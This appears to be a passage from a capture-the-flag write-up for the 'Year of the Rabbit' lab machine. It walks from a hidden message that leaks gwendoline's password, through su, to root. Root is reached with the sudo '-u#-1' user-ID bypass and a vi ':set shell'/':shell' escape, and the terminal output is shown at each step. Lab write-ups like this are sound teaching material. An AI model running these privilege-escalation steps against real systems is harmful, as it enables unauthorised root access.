eli cannot run anything as sudo.\


```
08:42 pm year-of-the-rabbit eli@year-of-the-rabbit Thu Sep 19 2024 ~ 20:42 eli
```

```
eli@year-of-the-rabbit:~ (0.212s)
```

```
ls ..
```

```
eli gwendoline
```

there is also another user, let's try to perform horizontal priv. esc.

```
08:43 pm year-of-the-rabbit eli@year-of-the-rabbit Thu Sep 19 2024 /home/gwendoline 20:43 eli
```

```
sudo cat user.txt
```

```
❓ Did you mean: sudo cat user.txt
```

```
eli@year-of-the-rabbit:/home/gwendoline (0.297s)
```

```
cat user.txt
```

```
cat: user.txt: Permission denied
```

```
08:43 pm year-of-the-rabbit eli@year-of-the-rabbit Thu Sep 19 2024 /home/gwendoline 20:43 eli (0.367s)
```

```
ls -al
```

```
total 24
```

drwxr-xr-x	2	gwendoline	gwendoline	4096	Jan 23	2020	.
drwxr-xr-x	4	root	root	4096	Jan 23	2020	..
lrwxrwxrwx	1	root	root	9	Jan 23	2020	.bash_history -> /dev/null
-rw-r--r--	1	gwendoline	gwendoline	220	Jan 23	2020	.bash_logout
-rw-r--r--	1	gwendoline	gwendoline	3515	Jan 23	2020	.bashrc
-rw-r--r--	1	gwendoline	gwendoline	675	Jan 23	2020	.profile
-r--r-----	1	gwendoline	gwendoline	46	Jan 23	2020	user.txt

So another user has the first flag but cannot view it. Let's go and look

at that secret directory "gwendoline" user was talkin' about.

```
08:45 pm year-of-the-rabbit eli@year-of-the-rabbit Thu Sep 19 2024 /home/gwendoline 20:45 eli
find / -name s3cr3t 2>/dev/null
/usr/games/s3cr3t
```

Found it!!!

```
08:45 pm year-of-the-rabbit eli@year-of-the-rabbit Thu Sep 19 2024 /usr/games/s3cr3t 20:45 eli
```

```
08:45 pm year-of-the-rabbit eli@year-of-the-rabbit Thu Sep 19 2024 /usr/games/s3cr3t 20:45 eli (0.327s)
ls -al
total 12
drwxr-xr-x 2 root root 4096 Jan 23  2020 .
drwxr-xr-x 3 root root 4096 Jan 23  2020 ..
-rw-r--r-- 1 root root  138 Jan 23  2020 .this_m3ss4ag3_15_f0r_gw3nd0l1n3_0nly!
```

this s3cr3t directory has a hidden file. Let's see it.

```
08:46 pm year-of-the-rabbit eli@year-of-the-rabbit Thu Sep 19 2024 /usr/games/s3cr3t 20:46 eli (0.308s)
cat .this_m3ss4ag3_15_f0r_gw3nd0l1n3_0nly\!

Your password is awful, Gwendoline.
It should be at least 60 characters long! Not just MniVCQVhQHUNI
Honestly!

Yours sincerely
  -Root
```

Hah!!! found password of "Gwendoline" user directly in a message so called secret text file. Let's go and get our first flag.

```
08:47 pm year-of-the-rabbit eli@year-of-the-rabbit Thu Sep 19 2024 /usr/games/s3cr3t 20:47 eli  
su gwendoline
```


```
Password:  
gwendoline@year-of-the-rabbit:/usr/games/s3cr3t$ █
```

Logged in as another user "gwendoline"...

```
gwendoline@year-of-the-rabbit:~$ sudo -l  
Matching Defaults entries for gwendoline on year-of-the-rabbit:  
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin  
  
User gwendoline may run the following commands on year-of-the-rabbit:  
    (ALL, !root) NOPASSWD: /usr/bin/vi /home/gwendoline/user.txt  
gwendoline@year-of-the-rabbit:~$ █
```

After getting the first flag, did "sudo -l" and saw that user we are logged in as only access to user.txt file and "vi" command.

So privilege escalation using vi and user.txt file was not working and it had (ALL, !root) and not (ALL, ALL) which as usual so searched about this change in sudoers file probably....



So after entering the weird permissions directly on the browser it gave me an exploit of exploithub.

EXPLOIT:

```
sudo -u#-1 /bin/bash
```

Example :

```
hacker@kali:~$ sudo -u#-1 /bin/bash
root@kali:/home/hacker# id
uid=0(root) gid=1000(hacker) groups=1000(hacker)
root@kali:/home/hacker#
```

So in code there was an example, if any user cannot run /bin/bash then we can use exploit and then that command to actually bypass it and it is a vulnerability of sudo command.

```
gwendoline@year-of-the-rabbit:~$ sudo -u#-1 /usr/bin/vi /home/gwendoline/user.txt
```

First write this command.

■HM{110/174691a191f3681d2b5bdb5740b1589bae53}

```
~
~
~
~
~
~
~
~
~
~
~
"/home/gwendoline/user.txt" [readonly] 1 line, 46 characters
```

this is our previous flag file.

```
(b) vi
:set shell=/bin/sh
:shell
```

Now vi is running as root user and in order to get a root shell.

```
~
~
~
:set shell=/bin/sh
```

first type this and then press enter.

```
~
~
~
:shell
```

Now enter this to invoke the shell.


```
# id
uid=0(root) gid=0(root) groups=0(root)
# cd /root
# ls
root.txt
# █
```

Thus, successfully escalated privileges and found our last flag.